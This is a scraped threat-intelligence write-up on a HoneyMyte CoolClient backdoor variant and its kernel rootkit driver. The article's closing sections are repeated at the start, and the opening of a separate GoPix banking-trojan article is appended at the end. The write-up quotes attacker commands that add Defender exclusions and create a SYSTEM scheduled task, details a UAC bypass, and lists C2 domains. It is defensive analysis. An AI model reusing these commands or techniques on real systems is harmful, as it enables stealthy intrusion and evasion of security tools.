
Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.

Nsiproxy hooking and data filtering

The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.

To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver's filtering routine

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine

When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.

Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.

Victimology

The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.

Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.

Attribution

Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.

The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.

Conclusion

The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.

HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.

IOCs

2d7c8780e97409770a9d4f31c66c9d63 msagent.sys
9460E150E1981D5C165043520C5C12FE msagent.sys
9717F005C5FB98E08D2AD983D88F94EE libngs.dll
F518D8E5FE70D9090F6280C68A95998F libngs.dll
EB79558B037669792652A816E2C669DE ctxmui.dll

C:\Program Files\microsoft\windows defender\
C:\Program Files\windows media player\mediares\
C:\ProgramData\symantecdir\
C:\ProgramData\virtualstore\
C:\Windows\identitycrl\production\
C:\Windows\serviceprofiles\networkservice\
C:\Users\<user>\AppData\Local\viber24.8\
C:\Users\<user>\AppData\Roaming\dsassistant\
C:\Program Files\common files\microsoft shared\office14\
C:\programdata\msdn\

cloudtroe.giize[.]com
employers.theworkpc[.]com
freeread.casacam[.]net
us.lenovoappstore[.]com
sundanish.freeddns[.]org
torinarlabs.webredirect[.]org
news.dursamjbataar[.]org
video.dursamjbataar[.]org
black-popular[.]com
whatismybestthing[.]com


  •  

APT group HoneyMyte upgrades CoolClient: the backdoor gets a kernel-level Windows rootkit

Introduction

CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.

Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.

In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.

We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.

Technical analysis

In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).

wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender"
wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender\defender.exe"

The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.

xcopy "$programfiles\Windows Defender\*" "$programfiles\Microsoft\Windows Defender" /a /s /v /e /f

Persistence was established through a scheduled task that launched defender.exe with SYSTEM privileges during system startup.

schtasks /create /sc onstart /tn "\Microsoft\Windows\Windows Defender Advanced Threat Protection Service" /tr "\"$programfiles\Microsoft\Windows Defender\defender.exe\"" /ru "system" /F

When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.

CoolClient components

Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.

Component Description
defender.exe / Sang.exe Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll Benign dependency required for the Sangfor application to execute normally
libngs.dll First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini CoolCleint configuration file

Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.


Overview of the new variant of CoolClient

First stage: libngs.dll

Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.

To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.

The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.

Second stage: loadcert.ini (before synchost.exe injection)

The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.

If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.

If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).

Command handler

The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.

Execution is controlled through three command-line parameters:

Parameter Purpose
install Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac Continues execution after privilege elevation.

If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.

Establishing AutoRun persistence

When executed with the install parameter, CoolClient creates an AutoRun entry under:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.

Process injection into synchost.exe

Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.

The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.

From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).

Service installation

When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.

Function to check for running 360 security software processes

Function to check for running 360 Total Security software processes

If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.

The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.

Administrator privilege check

If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.

When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.

Elevated relaunch and UAC bypass

To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.

The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.

Authenticated RPC binding used during the RPC-based UAC bypass

Authenticated RPC binding used during the RPC-based UAC bypass

After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.

Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.

Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.

Second stage: loadcert.ini (Injected Execution)

After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.

Kernel-Mode driver deployment

The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.

If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:

C:\Program Files\Microsoft\Windows Defender\msagent.sys

Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.

Driver initialization

After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.

IOCTL Purpose
0x222120 Registers the current CoolClient process with the driver.
0x2221E0 Sends the configured C2 IPv4 address to the driver.
0x2220F0 Registers filesystem and registry paths that should be protected or hidden.

The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.

The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.

Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.

As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.

The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.

Cert.ini process injection

Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.

After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.

This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.

Msagent.sys driver

Analysis of the deployed kernel-mode driver reveals an embedded PDB path:

PDB Path

PDB Path


E:\work\南京实验室\2024项目\张雪杰云南m\研发\FTool\Tool\x64\Release\FTool.pdb

The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.

The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.

We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.

Driver configuration

During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.

Registry configuration loaded by the driver during initialization

Registry configuration loaded by the driver during initialization

Two REG_DWORD values control the driver’s operating mode:

Registry Value Default Description
Hid_State 1 Enables the driver’s rootkit functionality.
Hid_StealthMode 0 Controls additional stealth features used by selected driver routines.

In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.

Registry Value Purpose
Wid_H1deF5Dirs Directories to hide
Wid_H1deF5Files Files to hide
Wid_H1deRegKeys Registry keys to hide
Wid_H1deRegValues Registry values to hide
Hid_IgnoredImages Processes to ignore
Hid_ProtectedImages Processes to protect

Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.

These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.

Preparation for process hiding

Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.

Process, object, and image load callbacks

After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.

These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.
The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:

  • Object callbacks using ObRegisterCallbacks
  • Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
  • Image load callbacks using PsSetLoadImageNotifyRoutine
Registration of object, process, and image load callbacks during driver initialization

Registration of object, process, and image load callbacks during driver initialization

After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.

Object callbacks

To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.

Process and image load callbacks

The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.

When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.

The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.

To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.

MiniFilter registration

To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.

Registry callback registration

To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.

Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.

IOCTL command dispatcher

To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.

The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:

  • 0x222120: registers the current CoolClient process with the driver.
  • 0x2221E0: passes the configured C2 IPv4 address.
  • 0x2220F0: registers filesystem and registry paths for protection.

The remaining IOCTL handlers were not invoked by the analyzed sample.

IOCTL Handler Functionality
0x222000 0x140001E04 Enable or disable the rootkit.
0x222004 0x1400020B0 Query the current rootkit state.
0x2220F0 0x140002320 ●       Register protected filesystem or registry paths
●       Used by CoolClient to register its installation directory and service registry key.
0x2220F4 0x1400034DC Remove a protected filesystem or registry path.
0x2220F8 0x140003464 Clear all protected filesystem and registry path entries.
0x222118 0x1400024B0 Register process or path protection entries.
0x22211C 0x140002A20 Query registered protection entries.
0x222120 0x140003794 Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124 0x14000362C Remove a protection entry.
0x222128 0x14000349C Clear all process protection entries.
0x222130 0x14000265C Register a protected process by PID.
0x222134 0x140010E88 Inject shellcode into a target process using NtCreateThreadEx.
0x222138 0x14000F498 Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144 0x14000270C Delete a file.
0x222148 0x14000286C Decrypt an embedded buffer and write it to disk.
0x22214C 0x1400027F4 Read and decrypt an encrypted file.
0x222168 0x140002780 Unmap the image section of a target process.
0x22216C 0x140013984 Terminate a process by PID.
0x222194 0x140011F50 Remove Protected Process Light (PPL) protection.
0x222198 0x140002940 Create or modify a registry value.
0x22219C 0x140010630 Hide a process by unlinking it from the active process list.
0x2221A0 0x140010670 Restore a previously hidden process.
0x2221A4 0x14000F8A0 Hide a module within a process.
0x2221A8 0x14000F954 Restore a hidden module.
0x2221AC 0x140016368 Enumerate and restore kernel notification callbacks.
0x2221B0 0x140016458 Disable or restore kernel notification callbacks.
0x2221B4 0x140012408 Manually load a secondary kernel driver.
0x2221B8 0x14001262C Debug/test handler.
0x2221BC 0x1400165F6 Write to an arbitrary kernel address.
0x2221C0 0x14000BB00,  0x14000BB78 Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4 0x14000BB6C,  0x14000BB10 Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0 0x1400126C0 Register a C2 IPv4 address.
0x2221E4 0x140012E50 Delete a C2 IPv4 address.

After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.

Kernel module enumeration and hiding

To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.

Nsiproxy hooking and data filtering

The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.

To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver's filtering routine

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine

When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.

Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.

Victimology

The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.

Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.

Attribution

Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.

The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.

Conclusion

The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.

HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.

IOCs

2d7c8780e97409770a9d4f31c66c9d63 msagent.sys
9460E150E1981D5C165043520C5C12FE msagent.sys
9717F005C5FB98E08D2AD983D88F94EE libngs.dll
F518D8E5FE70D9090F6280C68A95998F libngs.dll
EB79558B037669792652A816E2C669DE ctxmui.dll

C:\Program Files\microsoft\windows defender\
C:\Program Files\windows media player\mediares\
C:\ProgramData\symantecdir\
C:\ProgramData\virtualstore\
C:\Windows\identitycrl\production\
C:\Windows\serviceprofiles\networkservice\
C:\Users\<user>\AppData\Local\viber24.8\
C:\Users\<user>\AppData\Roaming\dsassistant\
C:\Program Files\common files\microsoft shared\office14\
C:\programdata\msdn\

cloudtroe.giize[.]com
employers.theworkpc[.]com
freeread.casacam[.]net
us.lenovoappstore[.]com
sundanish.freeddns[.]org
torinarlabs.webredirect[.]org
news.dursamjbataar[.]org
video.dursamjbataar[.]org
black-popular[.]com
whatismybestthing[.]com

  •  

Free real estate: GoPix, the banking Trojan living off your memory

Introduction

GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.

Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.

GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.

The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.

The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.

